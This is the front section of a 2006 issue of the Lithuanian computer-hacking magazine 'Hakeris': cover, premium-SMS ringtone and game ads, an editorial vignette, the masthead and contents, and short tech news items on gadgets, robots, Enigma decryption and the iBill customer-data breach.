



Nr. 5 (36) /2006

# Pingvinas ant operacinio stalo

**[hardware]** Wi-Fi robotukų armija

**[unixoid]** Elfu įveikimo paslaptys

**[software]** „Port Knocking“

Spamd — slapta atsakomasis smūgis

Kovinis portinimo menas

Pingvinas ant operacinio stalo

**[scena]** Spamo antologija

**[coding]** „Softice“ kaip logeris

**[hack]** Paliesk šveinial  
Valvorykštė lentelėse  
Skydas WEB turiniui  
Iš kur imami shell-kodai

**prenumeratos  
kaina:**

**su CD 5,99 Lt**

**be CD 3,99 Lt**

Kaina 9,99 Lt  
Nr. 5 (36) '06

**UP** Group



9 771648 686003



# svarbiausia - gera nuotaka!

## MELODIJOS WAP

1	LT UNITED - We are the winners	LTUNITED	211575
2	IMCULTO - Welcome to Ukraine	IMCULTO	211575
3	SIL H. MA - MUZIKA	SILHMA	211575
4	Alan F. - Crazy Song	CRAYSONG	211575
5	BUMER - soundtrack	BUMER	211575
6	WUJIA - Spjedaus ir gaudas	WUJIA	211575
7	YMA - Paiktelis	YMA	211575
8	Ogis ir troliniai	OGIS	211575
9	NUMER 2 - Simbolis	NUMER2	211575
10	ML - NUI NUI NUI	NUI NUI NUI	211575

lietuviškos			
1	Mokiniškės - Mažytė meilė	200018	
2	Vedus, Vilija, Mino...	200490	
3	Jonas - Mažytė meilė	200693	
4	Vilija - Myk	200288	
5	Mino ir Vilija - Vėjų per lei	188099	
6	Andrius - Nėra nieko geresnio	188097	
7	Vedus ir Jonė - Du kart du	187138	
8	Vilija - Spjedaus ir gaudas	187137	
9	ML - Priešais	186919	
10	Almanas - Žaliosios	170424	
11	Fainė - Tęsiu kvepalų žiedais	172778	
12	ML - Alpanas	173767	
13	Jonas - Šiurkštus	173730	
14	Skarpas - Under the sun	173476	
15	Ž. Žvargutis - Ir niekas daugiau	118292	
16	Mokiniškės su SEL - Vėjas	84541	

hip hop			
1	50 Cent - In Da Club	27627	
2	50 Cent - P.M.P.	31874	
3	Eminem - Like Toy Soldiers	65227	
4	Eminem - Just Lose It	46391	
5	Dre - X Gon' Give It To Ya	27615	
6	50 Cent - Welcome Shrimp	182243	
7	Jay Z and Linkin Park - Numb/Encore	97801	
8	Eminem - When We Gone	189202	
9	Black Eyed Peas - D.O.A.	182723	
10	50 Cent - Just A Little Bit	105915	
11	Eminem - Cleaning Out My Closet	23234	
12	Usher feat. Lil Jon & Ludacris - Yeah	35888	
13	Sean Paul - Wu Be Burnin'	172364	
14	Holly Ford - Kinky Business	23662	
15	D-12 - My Band	37791	
16	Outkast - Dope	188094	
17	Black Eyed Peas - Don't Phunk With My	14546	
18	Ludacris - Move Bitch	23231	
19	Outkast - Feel Good Inc.	18727	
20	Eminem - Without Me	23308	
21	Vanilla Ice - Ice Ice Baby	178431	
22	The Game - How We Do	16279	
23	Eminem - Fuck It (Don't Want You Back)	16632	
24	Dre - Party Up Here	26693	
25	Lil Jon and The East Side Boyz - Real N	35512	
26	Snoop Dogg feat. Pharrell - Drop It Like	53465	

Rašyk SMS: **PC SUPER kodas**  
 pvz.: **PC SUPER OGIS** Siųsk numeriu: **1352**  
 Siųsk draugui: **PC SUPER kodas 3706XXXXXX**  
 Mono melodija: **PC M kodas** 2 Lt

### ĮSTRINK LOGOTIPĄ

Rašyk žinutę: **PCL TUSCIAS**  
Siųsk numeriu: **1352**

### SMS KAPEIKĄ

Rašyk žinutę: **PC AR tavo klausimas**  
Pvz.: **PC AR man eiti į kiną?**  
Siųsk numeriu: **1351** 1 Lt

### WAP WAP NUSTATYMAI

Siųsk, kad tavo telefonas nustatytų WAP parametrus! Atsiųsk parametrus iš savo operatoriaus! Siųsk automatiškai padės sukonfigūruoti WAP nustatymus Nokia ir Sony Ericsson telefonams. WAP ir GPRS veikis OMNITEL, BITES ir TELE2 tinklomis PILDYK ir MAŽYLIUKI tinklomis.

Rašyk žinutę: **GPSWAP** Siųsk numeriu: **1352** 2 Lt.

### jau ir Eziui!

Siųsk savo telefono modelį

## LAIMĖK MOBILŲ TELEFONĄ!

Teisingai atsakykite į klausimą ir laimėkite telefoną  
Sony Ericsson Z300i

Kiek balandžio mėnuo turi dienų?

1. 30 d. 2. 31 d.

Pasirinktą atsakymą 1 ar 2 siųskite SMS numeriu 1351 prieš tai įrašę PCTEL  
Pvz.: PA TEL 1 Vardas Miestas Amžius.  
Kaina tik 1 Lt. Registracijos iki 2006 06 15. Laimi aktyviausias.  
Nugalėtojus informuosime asmeniškai.

## PAVEIKSLUKAI

1. Rašyk žinutę: **PC WALL NEAIKINK** 2. Siųsk numeriu: **1352**  
Siųsk draugui: **PC WALL NEAIKINK 3706XXXXXX**

Tik NEREIKIA man AIŠKINT

## ŽAIDIMAI

### Ezio mobilizeris

jau ir Eziui!

Siųsk žinutę: **PC Ezi mobilizeris**  
Pvz.: **PC Ezi mobilizeris**  
Siųsk numeriu: **1352**

### SUDOKU MASTER

Atsiųsk į tavo telefoną

Rašyk žinutę: **PC JAVA 178443**  
Siųsk numeriu: **1350** 10 Lt

### MOTOGP2

Siųsk žinutę: **PC JAVA 178443**  
Siųsk numeriu: **1350** 10 Lt

### Colin McRae Rally

Siųsk žinutę: **PC JAVA 178443**  
Siųsk numeriu: **1350** 10 Lt

### MEILĖS ŽAIDIMAI

Siųsk žinutę: **PC JAVA 178443**  
Siųsk numeriu: **1350** 10 Lt

### RYTIETIŠKAS HOROSKOPAS

Siųsk žinutę: **PC JAVA 178443**  
Siųsk numeriu: **1350** 10 Lt

### MEILĖS ŽAIDIMAI

Siųsk žinutę: **PC JAVA 178443**  
Siųsk numeriu: **1350** 10 Lt

### MEILĖS ŽAIDIMAI

Siųsk žinutę: **PC JAVA 178443**  
Siųsk numeriu: **1350** 10 Lt

### MEILĖS ŽAIDIMAI

Siųsk žinutę: **PC JAVA 178443**  
Siųsk numeriu: **1350** 10 Lt

## LAIMĖK!

Sony Ericsson

### ICE 2

Siųsk žinutę: **PC WALL 213552**  
Siųsk draugui: **PC WALL 213552 3706XXXXXX**

### ICE 2

Siųsk žinutę: **PC WALL 213552**  
Siųsk draugui: **PC WALL 213552 3706XXXXXX**

### ICE 2

Siųsk žinutę: **PC WALL 213552**  
Siųsk draugui: **PC WALL 213552 3706XXXXXX**

### ICE 2

Siųsk žinutę: **PC WALL 213552**  
Siųsk draugui: **PC WALL 213552 3706XXXXXX**

### ICE 2

Siųsk žinutę: **PC WALL 213552**  
Siųsk draugui: **PC WALL 213552 3706XXXXXX**

### ICE 2

Siųsk žinutę: **PC WALL 213552**  
Siųsk draugui: **PC WALL 213552 3706XXXXXX**

### ICE 2

Siųsk žinutę: **PC WALL 213552**  
Siųsk draugui: **PC WALL 213552 3706XXXXXX**

### ICE 2

Siųsk žinutę: **PC WALL 213552**  
Siųsk draugui: **PC WALL 213552 3706XXXXXX**

### ICE 2

Siųsk žinutę: **PC WALL 213552**  
Siųsk draugui: **PC WALL 213552 3706XXXXXX**

Siųsk savo telefono modelį

Siųsk savo telefono modelį



Mano diena kupina rutinos. Net ne kupina, o pagaminta iš jos. Kolivosi tada, kada promeikiu akis. Dažniausiai 14:10. Keistas sutapimas, kad skaičių suma dalinasi iš 3. Nieko nevalgau, tik išgeriu kavos puodelį. Nusirangiu, nes miegojau su drabužiais, ir padėdu drabužius ant fotelio krašto. Rankomis išlygiu raukšles ir užpurškiu lengvą sluoksnį pigių kvėpalų — drabužiai kaip ką tik išskalbti. Prisimenu, jog vakar planavau nusiskusti — šiandien tokius planus nukeliu rytdienai.

Apsirengiu kvėpiančiais drabužiais ir išainu į dienos šviesą. Akys raudonuoja — tai mano išskirtinis bruožas. Pakvėpavęs gynyru oru užbėgu į pirmą parduotuvę. Trys bandelės, du litrai „Coca-colas“ ir pakelis kavos. Man daugiau nieko nebereikia.

16:13. Aš jau namuose. Arba darbe — vadinkime kaip tik norima. AK įjungtas. Kam ji iš viso išjunginėti?! Aš vėl sėdžiu ir eiliuoju komandines eilutes, tam tikrose vietose uždėdamas kirčio ženklus, t.y. spausdamas Enter. Nepajuntu, kaip sutemsta. 03:14. Darau pertraukėlę. Dvi bandelės ir kavos puodelis. 04:25. Einu miegoti, nes tuoj vėl užsimanysiu valgyti. Spaudžiu „stand by“.

Gal metas kažką keisti?

Joker





**Žurnalas „HAKERIS“**  
ISSN 1648-6862

Jonavos g. 254a, LT-44132 Kaunas  
<http://www.hakeris.lt>  
[root@hakeris.lt](mailto:root@hakeris.lt)

**Vyr. redaktorius**  
Arnaldas Augutis

**Dizaineris-maketuotojas**  
Andrius Raižys

**Stilistė**  
Laura Barzdaitienė

**REDAKCIJA:**  
Žydrūnas Klisavičius,  
Edmundas Valaitis,  
Kristina Dembinskaitė,

Aurelija Pociūtė,  
Jurgita Martikaitienė,  
Erikas Ovčarenko,  
Ričardas Jaščemskas,  
Teresė Štuopytė.

**LEIDĖJAS:**  
UAB „InDiza“  
Jonavos g. 254a,  
LT-44132 Kaunas  
Tel.: +370 37 763 203  
Faks.: +370 37 764 995

Dėl reklamos žurnale kreiptis:  
Stasys Švabas  
Mob. tel.: +370 614 16659  
+370 5 210 1520  
Fax. +370 5 210 1521  
[stasys@upg.lt](mailto:stasys@upg.lt)

**SPAUDĖ:**  
AB spaustuvė „Spindulys“  
Gedimino g. 10,  
LT-44318 Kaunas  
Užs. Nr. 6.442  
Žurnalas parengtas bendradarbiaujant  
su kompanija  
„GameLand International, Inc.“

Bet kokią programinę įrangą, patarimus ar  
kitą informaciją naudojate SAVO PATIES  
RIZIKA ir tik JŪS VIENINTELIS atsakote  
už bet kokią žalą, padarytą kompiuterinei  
sistemai, visuomenei ar savo paties gerovei.

Redakcijos nuomonė  
nebūtinai sutampa su  
tekstų autorių nuomone.



## news

**06 ....**    **NAUJIENOS**

## hardware

**10 ....**    **WIFI ROBOTUKŲ ARMIJA**

## software

**12 ....**    **TUK TUK, TAI AŠ!**

## scena

**12 ....**    **SPAMO ANTOLOGIJA**

## hacking

**22 ....**    **HACK FAQ**  
**24 ....**    **EKSPLOITŲ APŽVALGA**  
**26 ....**    **PALIESK ŠVELNIAI**  
**30 ....**    **VAIVORYKŠTĖ LENTELĖSE**  
**35 ....**    **SKYDAS „WEB“ TURINIUI**  
**39 ....**    **IŠ KUR IMAMI SHELL-KODAI**

## unixoid

**46 ....**    **ELFŲ (VEIKIMO PASLAPTYS**  
**52 ....**    **SPAMD — SLAPTAS ATSAKOMASIS**  
              **SMŪGIS**  
**57 ....**    **KOVINIS PORTINIMO MENAS**  
**60 ....**    **PINGVINAS ANT OPERACINIO STALO**

## coding

**58 ....**    **„SOFTICE“ KAIP LOGGERIS**

## units

**68 ....**    **UNITS FAQ**



## NELEGALUS SECOND-HAND'AS

Daugelis įprato manyti, kad mūsų įstatymai — toli gražu ne patys tobuliausi pasaulyje. Tačiau ir ganėtinai civilizuotų šalių įstatymų leidyboje galima aptikti marazmų. Pavyzdžiui, Japonija jau daug metų garsėja tuo, kad daugelis automobilių pas savo savininkus užsibūna ne ilgiau 3 metų. To priežastis — įstatymas, priimtas spustelėjus automobilių gamybos gigantams, kuris byloja, kad po trijų automobilio eksploatacijos metų būtina praieiti techninę apžiūrą, po to iki dešimties metų ją reikia praieidinėti kas dvejus metus, o dar vėliau tai daryti reikia kasmet. Problema čia tame, kad kiekvienos tokios procedūros kaina — kelios tonos žalių, todėl japonams naudingiau reguliariai keisti automobilius. Tuo tarpu dabar tokios pačios savo produkcijos paklauso užsimanė ir elektronikos gamintojai. Be abejo, tuo suinteresuoti valdininkai nesirijo įvesti privalomos techninės televizorių ir kompiuterių apžiūros, tačiau nuo šių metų balandžio pirmosios įsigalios kitas įstatymas, draudžiantis buitinės elektronikos perpardavimą! Remdamiesi vartotojų saugumu, valdininkai taip planavo sužlugdyti gana populiarias komiso parduotuves. Vis dėlto pastarųjų pardavėjai pasirodė esą ne iš kelmo spirti. Nuo šiol elektronikos keitimo į pinigų faktas bus vadinamas ne pardavimu, o ilgalaikė nuoma.

## SIGNALIZACIJA NEŠIOJAMAJAM KOMPIUTERIUI

Tiems, kas su savimi visada ir visur nešiojasi nešiojamąjį kompiuterį, reikia nuolat būti budriam, kad tik jo kas nors nenugvelbtų. Net ir mėgiamiausioje kavinėje su Wi-Fi internetu kol nueini nuo staliuko pasiimti eilinio puodelio kavos tenka kompiuterį arba imti su savimi, arba, palikus ant stalo, nepuleisti nuo jo akių. Tačiau dabar surastas būdas, kuris leis saugiai palikti savo elektroninį draugą. Japonų kompanija „Kokuyo“ anonsavo originalią signalizaciją nešiojamiesiems kompiuteriams — FILSAFER PC-CARD. Įrenginys realizuotas standartinės PCMCIA kortelės pavidalu, o norint aktyvuoti signalizaciją, pakanka ją įdėti į atitinkamą nešiojamojo kompiuterio lizdą. Dabar, kai vagišius pabandys pagrobti kompiuterį, įrenginys sureaguos į judesį ir tuojau pat pradės skleisti širdį draskantį klyksmą (110 dB). Tiesa, lieka pavojus, jog kompiuterį pastvėręs vagišius taip išsigąs, kad išmes jį tiesiog ant „minkštų“ kavinės grindų.



## GELEŽINIS MULAS

Išlepusiems amerikiečių kareiviams ilgai trunkantys žygiai negyvenamomis vietovėmis — sunkus išbandymas. Papildomi nepatogumai — 20 kilogramų būtino krovinio (ginklai, šaudmenys, maisto daavinys, medikamentai ir panašiai), kurį visą laiką tenka nešti ant savo pečių. Sužinojusi apie šią problemą, JAV gynybos ministerija nusprendė dosniai finansuoti autonominio roboto, kuris galėtų pakeisti gyvus mulus, sukūrimą. Kurti ėmėsi amerikiečių kompanija „Boston Dynamics“, kuri dabar išdėdžiai pristatinėja savo darbo rezultatus. BigDog pavadintas tvarynys šiuo metu yra pats tobuliausias keturkojis robotas visoje planetoje. Savo gabaritais jį būtų galima palyginti su nedideliu mulu arba dideliu šunimi (ilgis — 1 metras, aukštis — 0,7 m), kuris sveria 75 kg, tuo pačiu ant jo galima užkrauti daugiau nei 40 kilogramų naudingo svorio. Kūrimo metu ypatingas dėmesys buvo skiriamas roboto mobilumui ir patvarumui — jis gali judėti iki 3,3 km/h greičiu, kilti į 35 laipsnių šlaitą, be to, jam galima iš širdies uždrožti rykštę ar rimbą, o jis vis tiek nenukris (ir net neįsižeis).

Roboto viduriai prifarsiruoti įvairiausių sensorių, girokopo, daviklių ir kitos elektronikos, o visa tai varo benzininis variklis. Dabar BigDog yra testavimo realiomis sąlygomis stadijoje, o jeigu įvertinsime tai, kad gynybos ministerijoje gautu rezultatu ganėtinai patenkinti, tai kūrėjams telieka padirbėti prie išorinio vaizdo (kuris dabar tiesiog siaubingas) bei ištaisyti galimas problemas, o tada modelį bus galima pradėti gaminti serijiniu būdu. Tiesa, nelabai aišku: kuo blogai gyvas mulas?



## PRADĖK DIENĄ GALVOSŪKIU

Klausimą apie tai, kaip prisiversti (laiku!) atsikelti iš lovos, veikiausiai galima laikyti retoriniu. Standartiniai žadintuvai problemos neišsprendžia. O įrenginys, pavadintas Puzzle Alarm Clock, greičiausiai turi visas galimybes atpratinti tave nuo šio žalingo įpročio rytais ilgiau pasivartyti lovoje. Nuo įprastinio žadintuvo Puzzle Alarm Clock skiriasi tuo, kad jo išjungimo mygtukas sudarytas iš keturių dalių, savo forma primenančių dėlionę (puzzle). Atėjus laikui X kartu su kurtinančiu žadintuvo cypimu dėlionės detalės atsoka nuo korpuso ir išsilaksto į skirtingas puses. Dabar norint užkimšti žadintuvą teks ne tik surasti po visą kambarį išmėtytas detales, bet ir jas surinkti į vieną visumą bei įstatyti į pradines angas. Ir jeigu dieną su tuo susidorotų ir trejų metų vaikas, tai tik pakirdusiam miegaliui tai bus toli gražu ne tokia paprasta užduotis: kol su ja susidorosi, spėsi galutinai atsibusti. Galiu patikinti, kad tu šio daikčiuko nekėsi, tačiau universitete/mokykloje/darbe pasieksi punktualumo rekordus. Įrenginį galima įsigyti on-line parduotuvėje BimBamBanana.com už 52 dolerius.



## 60 PĖDŲ IKI INTERNETO

Jeigu tu namie turi plačiąjuosį internetą, prisimink, kiek pastangų tau kainavo jį gauti. Veikiausiai tai buvo visai paprasta: tu užėjai į paslaugos tiekėjo biurą, pasirašei sutartį, sumokėjai šiek tiek litų, o po savaitės kitos pas tave į svečius užsuko barzdotos dėdė, kuris attempė kabelį ir viską sukonfigūravo. Tačiau taip sekasi toli gražu ne visiems. Pavyzdžiui, vienas Kanados piliėtis Kevinas Lavalls ilgai svajojo apie internetą su normaliu greičiu, tačiau jo nedideliame miestelyje (viso labo 2000 gyventojų) vienintelis variantas buvo prisijungimas per modemą ir 56 Kb greitis. Ir štai vieną nuostabią dieną mieste atsirado pirmasis interneto paslaugos tiekėjas, kuris savo siųstuvą sumontavo viso labo už kilometro nuo Kevinio namų. Bet šie tau kad nori: norint užmegzti bevielį ryšį, reikia tiesioginio matomumo, o vos už trisdešimties metrų nuo jo namų stovi didžiulė bažnyčia, kuri visiškai užstoja vaizdą tarp jo ir siųstuvo. Vis dėlto Kevinas taip ilgai laukė ne tam, kad tiesiog imtų ir paprasčiausiai pasiduotų. Bandymai sumontuoti anteną ant kurio nors iš kaimynų namų baigėsi nesėkmingai, todėl jis, viską kruopščiai išmatavęs, nusprendė, kad vienintelis būdas pagauti signalą — pas save sumontuoti 60 pėdų (18,3 metro) aukščio anteną. Plieninis bokštas, 14000 svarų (6350 kg) cemento, keletas savičių statybų — ir signalas pagautas. Jeigu nori pamėginti pakartoti Kevinio žygdarbį, išsamią instrukciją gali rasti čia: [www.short-media.com/review.php?r=301&p=1](http://www.short-media.com/review.php?r=301&p=1).



## GRĮŽTAMASIS RYŠYS

Vienas iš seniausių elektroninių žaidimų (*Pong*) eilinį kartą (niekas jau nebepamena, kurį būtent) atgimsta. Net neaišku, kaip primityvus dvimatis teniso stiliaus žaidimas gali išlikti populiarus jau kelintą dešimtmečių. Ko gero, iš tiesų genialu yra tai, kas paprasta. Dabar Vokietijoje vis labiau populiarėja nauja žaidimo automatų versija — *PainStation*. Šis *Pong* žaidimo automatas — tai masyvus stalas, kurio centre yra ekranas, o iš dviejų pusių išdėstyti rakečių valdymo mygtukai ir specialios platformos delnui. Kiekvienas žaidėjas turi viena ranka spaudyti mygtukus, o kitą būti padėjęs ant minėtos platformos. Nuo įprastinio *Pong* automato *PainStation* skiriasi tuo, kad kamuo-liuką praleidęs žaidėjas akimirksniu iš platformos gauna nesilpną elektros išlydį, o tuo pačiu ir staigų smūgį iš įmontuotos miniatiūrinės vytinės, kuri įmontuota kitoje delno pusėje. Kaip tvirtina savo kailiu išbandžiusieji automata, žaidimui tai prideda neprilygstamo azarto. Pirmasis *PainStation* automatas saulės šviesą išvydo dar 2001 metais, o dabar išejo nauja versija, kuri tapo dar agresyvesne, dinamiškesne ir, be jokios abejonės, kruvinesne. Beje, žaidimų automatas ne toks jau nekalts — po ilgesnio žaidimo lengva užsidirbti tiek nemalonių išlydžių sukeltų nudegimų, tiek ir apčiuopiamų jdrėskimų nuo vytinio, todėl žaisti leidžiama tik tiems, kas sutinka priimti visą atsakomybę.

## LINUXSAS TUKSE

Skiriama tikriesiems linukso fanams. Italų kompanija „Acme Systems“ pradėjo mažaserialinę kompiuterių korpusų gamybą. Šių korpusų forma ypatinga — ji atitinka milijonų žmonių garbinamo pingvino Tukso siluetą. Išoriškai naujovė atrodo tiesiog puikiai — lygiai kaip ir originaliame paveikslėlyje. Korpuso aukštis yra viso labo 17 cm, o kainoraštyje paminėta kaina — tik 30 eurų. Beje, ar neatrodo keistas toks aukštis? Pabandyk į 17 cm sugrūsti bent vieną sisteminę plokštę su procesoriumi, disku, maitinimo šaltiniu ir kitais dalykais. Vis dėlto klaidos čia nėra — tiesiog korpusas skirtas išimtinai firminei „Acme Systems“ sisteminei plokštei *Acme Fox*, kurios gabaritai siekia vos 6,6x7,1cm! Į šią mažylę gamintojai įsigudrino sukišti 32 bitų 20 MHz dažniu veikiantį RISC procesorių, 4 Mb flash ir 16 Mb operatyvinės atminties (visa tai vienoje mikroschemoje), du USB 1.1 lizdus ir vieną *Ethernet* (10/100 Mbit) jungtį. Beje, tokios konfigūracijos visiškai pakanka tai pačiai operacinei sistemai paleisti. Sistemine plokšte parduodama atskirai (ne su korpusu), už ją teks pakloti 100 eurų.



## EKSTREMALŪS ŠEDEVRAI

Kaip ten tavo paranėja? Vis dar bijai netikėto beldimo į duris? Ar jau nusprendei, ką darysi ekstremalioje situacijoje su „blogais“ diskais ir diskeliais? Mesi per langą? Bandysi praryti? Nieko verta išėltis! Specialiai konspiracijos fanams japonų kompanijos „Elecom“ ir „Nakabayashi“ praktiškai tuo pačiu metu išleido kompaktinius kanceliarinių įtaisytojų mašinų (*shredder*) modelius, kurie makaronais gali paversti ne tik popierinius dokumentus. Pavyzdžiui, „Elecom“ įrenginys taip pat pasiruošęs akimirksniu į lygius gabalėlius supjaustyti ir CD/DVD diskus (suderinamumas su *Blu-Ray* ir HD DVD nėra patikslintas). Šį monstrą jau pradėta pardavinėti, orientacinė kaina siekia 17850 jėnų (maždaug 153 doleriai). „Nakabayashi“ įrenginys išsiskiria didesniu universalumu — vienu metu jis gali sugrūduoti vieną diską arba diskelį, kreditinę kortelę arba penkias pašto korteles. Kišti pirštų nerekomenduojama. Kaina kol kas nepaskelbta. Beje, jeigu jau apsirūpinsi tokiu monstru, nepamiršk jo prijungti prie nepertraukiamo maitinimo šaltinio (UPS), nes jis neveikia nei su baterijom, nei nėra varomas rankomis.





## DAUG COLIŲ KIEKVIENAM

Didelių monitorių pasirinkimas auga. Savaime suprantama, kalbama ne apie tai, kad jie storėja ar sunkėja, o apie tai, kad 19 colių įstrižainės skystųjų kristalų ekranų rinkoje kiekvieną dieną atsiranda vis daugiau ir daugiau, pasirinkimas auga, o kainos pamažu krinta.

Kompanija „BenQ“ toliau plečia savo 19 colių SK monitorių seriją. Šiandieninė naujovė vadinasi FP93V. Techninės monitoriaus charakteristikos tokios: atsako laikas — 8 ms, ryškumas — 270 kd/m<sup>2</sup>, kontrastingumas — 550:1, vertikalūs ir horizontalūs apžvalgos kampai — 160 laipsnių, svoris — apie 6 kg, gabaritai — 483x420x266,6 mm. Sujungimui su kompiuteriu skirti D-Sub ir DVI lizdai. Be to, šis monitorius turi VESA tvirtinimus, todėl jį galima pakabinti ant sienos, kur jis taip pat labai gerai atrodys. Kad monitorius ant tavo darbo stalo neišsiskirtų vien tik gabaritais, gamintojas pasirūpino stilingu monitoriaus dizainu — blizgančiu baltu plastikų ir ergonomiška forma. Kaip ir daugelis BenQ monitorių, šis modelis turi i-key funkciją — vieną kartą nuspaudus šį mygtuką, nereikės terliotis su ekrano nustatymais, kadangi viskas bus padaryta automatiškai.

## IŠORINIS RAŠYMAS

Nepaisant sparčiai augančio flash kaupiklių populiarumo, optiniai diskai nesiruošia užleisti savų pozicijų. Atitinkamai dėl to išlieka ir aukšta tokių diskų skaitymo bei įrašymo įrenginių paklausa. Kompanija LG pristatė eilinę šios srities naujovę — išorinį universalų DVD kaupiklį GSA-2166D. Į galimų formatų sąrašą įeina visi CD, DVD-R/-RW, DVD+R/-RW, DVD-RAM tipai bei dvisluksniai diskai DVD DL+R ir -R. Įrenginys pripažįsta LightScribe Direct Disk Labeling technologiją, kuri leidžia kurti vaizdus ant nedarbinės kaupiklio puses, panaudojant tik optinio kaupiklio priemones. Tiesa, su šia technologija turi dirbti patys diskai ir jų įrašymo programa, kuri pateikiama komplekte kartu su įrenginiu. Įrenginys sumontuotas į stilingą juodą korpusą, kuris prie kompiuterio jungiamas per USB magistralę. Jį montuoti galima tiek vertikaliajoje, tiek ir horizontaliojoje padėtyje.



## MULTIMEDIA SERVERIS KIŠENĖJE

Daugialypės terpės (multimedia) įrenginių gabaritai nuolat mažėja, todėl šiaudien kišenėje galima nešiotis tiesiog nerealius dalykėlius. Pavyzdžiui, tam, kad saugotum nuotraukas, filmus ir muziką, kuriuos galima groti/peržiūrėti ant įvairių atkūrimo įrenginių, pakanka prie jų prisijungti. Tai DVICO kompanijos sukurtas įrenginys TViX mini. Šis grotuvas turi vieną labai svarbią savybę: jis neturi ekranėlio, t.y. jame pačiame nieko negalima atkurti, tačiau jis turi daugybę garso ir vaizdo išėjimų, su kuriais jį galima prijungti praktiškai prie bet kokios technikos, kur ir bus atkurta įrenginyje saugoma medžiaga. Pastarosios gali būti labai daug, kadangi duomenų saugojimui skirtas 120 Gb kietasis diskas, o atkurti galima šiuos formatus: JPEG, MP3, WMA, MPEG-1, MPEG-2 ir MPEG-4 (DivX, XVID), AVI ir VOB. Derėtų paminėti OTG funkciją, t.y. kopijuoti į įrenginį galima tiesiogiai iš kitų įrenginių, be kompiuterio tarpininkavimo. Beje, ryšys su juo užmezgamas per USB 2.0. TViX mini gabaritai siekia 82x127,5x20 mm, o svoris — 180 g.



## FILMAS ANT SIENOS

Jeigu manai, kad projektorius — tai biuro atributas, per kurį kieti kostiumais pasidabinę vadybininkai valdžiai demonstruoja pelno augimo grafikus ir diagramas, tai tu smarkiai klysti. Namie jis taip pat gali praversti: pavyzdžiui, tapti namų kino teatro dalimi. O pažaisti kietą šaudyklę, kai vaizdas apima pusę sienos, — patikek manim, nežemiškas malonumas. Jei ši ideja tave suintrigavo, verta sužinoti, kad kompanija „ViewSonic“ plečia savo tokių įrenginių modelių gretas. Pavyzdžiui, palmkime projektorių Cine1000, kurio kraštinių santykis yra 16:9 (kaip tik plačiaekraniam namų kino teatrui). Jis sveria 4 kg, užtikrina 1000 lm šviesos srautą ir 2000:1 kontrastingumą. Prijungimui skirtos DVI-I (suderinama su HDCP), kompozitinės, komponentinės (YPbPr) ir S-Video jungtys. Projektoriai PJ458D (šviesos srautas — 2000 lm) ir PJ766D (šviesos srautas — 2500 lm) užtikrina optimalią vaizdo peržiūrą ir duomenų atvaizdavimą, todėl jie dieną gali būti panaudoti biure, o vakare — namie. Jų skiriamoji geba yra XGA 1024x768, o kontrastingumas — 2000:1. PJ458D sveria 2,2 kg, o PJ766D — 3,6 kg.



## RAŠOME SKAITMENINIŲ FORMATU

Neseniai pasibaigusiame „CeBIT 2006“ parodoje įvairios kompanijos pristatė tokias įdomias naujienas, kaip, pavyzdžiui, naujas skaitmeninis „Logitech“ sukurtas rašiklis *io 2 Digital Pen*, su kuriuo ranka rašytus užrašus galima akimirksniu konvertuoti į skaitmeninį formatą.



Rašiklis bei nauja jo programinė įranga darniau veikia su *Microsoft Word* ir elektroninio pašto klientais, kas leidžia ranka rašytus užrašus tepaspaudus vieną mygtuką perkelti į tekstų apdorojimo programą. Be to, rašiklis turi mokymosi režimą, kuris (kaip ir sąsaja su individualiais vartotojo žodynais iš *Microsoft Office* programų komplekto) leidžia geriau atpažinti sutrumpinimus, vardus, terminus ir kitas personifikuotas vartotojo leksikos dalis. Įdomi įrenginio ypatybė yra firminės *Logitech ioTags* technologijos pritaikymas. Pastarosios technologijos esmė — paleisti tipiškas užduotis ne keliaujant daugybę meniu, o tiesiog nupiešus ekrane atitinkamą simbolį. Į kiekvieno rašiklio komplektą įeina A5 formato užrašų knygtelė.

## PASKIRSTYTOS SISTEMOS PRIEŠ ANTRĄJĄ PASAULINĮ KARĄ

Jeigu tu skaitei istorijos vadovėlius apie Antrąjį pasaulinį karą, turėtum žinoti, kad visi svarbūs pranešimai vadovybei buvo perduodami šifruotu pavidalu. Beje, tai buvo daroma ne taip: „Kregžde, kregžde, čia bebras. Paukštelis išskrido su riešutu snape — suka link inkilo“, o pasitelkus į pagalbą technines kodavimo sistemas. Vienu iš patikimiausių buvo laikomas šifras, kuris buvo naudojamas vokiečių mašinoje „Enigma“. 1942 metais tuometiniams mūsiškiams pavyko perimti 3 su šia mašina šifruotus pranešimus. Tuomet technika neleido atskleisti šių pranešimų paslapties ir tik nuo 1995 metų, kuomet pranešimus išpublikavo istorikas Ralfas Erskinas, jais vėl susidomėta. Specialiai „Enigmos“ kodui dešifruoti buvo sukurtas projektas M4, tačiau prireikė daugiau nei 10 metų, kad įdarbinus paskirstytus skaičiavimus būtų pasiektas teigiamas rezultatas. 2006 metų vasario 20 dieną kompiuteristams pavyko dešifruoti pirmąjį vokiečių povandeninio U laivo kapitono pasiųstą pranešimą. Antrasis pranešimas buvo dešifruotas praėjus mėnesiui, jo tekstas buvo toks: „Konvojaus 55 laipsnių kursu nieko neaptikta, vykstante į nurodytą kvadrantą. Pozicija AJ 3995, (vėjas) pietryčių, (stiprumas) 4, bangavimas (jūros) 3, 10/10 debesuota, (barometras) (10) 28 milibarai (ir) kyla, rūkas, matomumas 1 jūrmylė“. Lieka trečiasis pranešimas, prie kurio dirba projekto dalyviai. Palinkėjime jiems sėkmės.

## HAKERIAI PRISIKASĖ IKI PORNOGRAFIJOS MĖGĖJŲ

Kiekvienos kietos kompanijos gyvenime anksčiau ar vėliau ateina tamsūs laikai. Dabar eilė atėjo ir kompanijai „iBill“. Įkurta 1997 metais, ši kontora viso labo per 5 metus bilingo rinkoje užėmė lyderio pozicijas ir pasiekė 400 milijonų dolerių apyvartą. Savaiame suprantama, pagrindinės pajamos buvo gaunamos ne iš namų šeimininkų puslapių — kompanija specializavosi darbe su pornografiniais puslapiais, kurie sudarė 85% visų jos klientų. Ir štai 2002 metais „iBill“ užklupo problemos. Iš pradžių jų kilo dėl Visa, kuri darbu su XXX svetainėmis įvedė naujas ir ne pačias palankiausias sąlygas. Po to dėl Mastercard, kuri už darbą su visokiais iškrypėliškais resursais teisine tvarka pareikalavo „iBill“ sumokėti multimilijoninę baudą. O dabar — naujas skandalas. Paaiškėjo, kad sistemą nulaūžė hakeriai ir pagrobė informaciją apie 17 milijonų kompanijos vartotojų: jų telefonų numerius, adresus, elektroninio pašto ir IP adresus, informaciją apie kreditines korteles ir t.t. Nulaūžimo faktą nustatė „Secure Science Corporation“ darbuotojai, kurie internete aptiko phisher'ių svetainę su „iBill“ klientų duomenų baze. 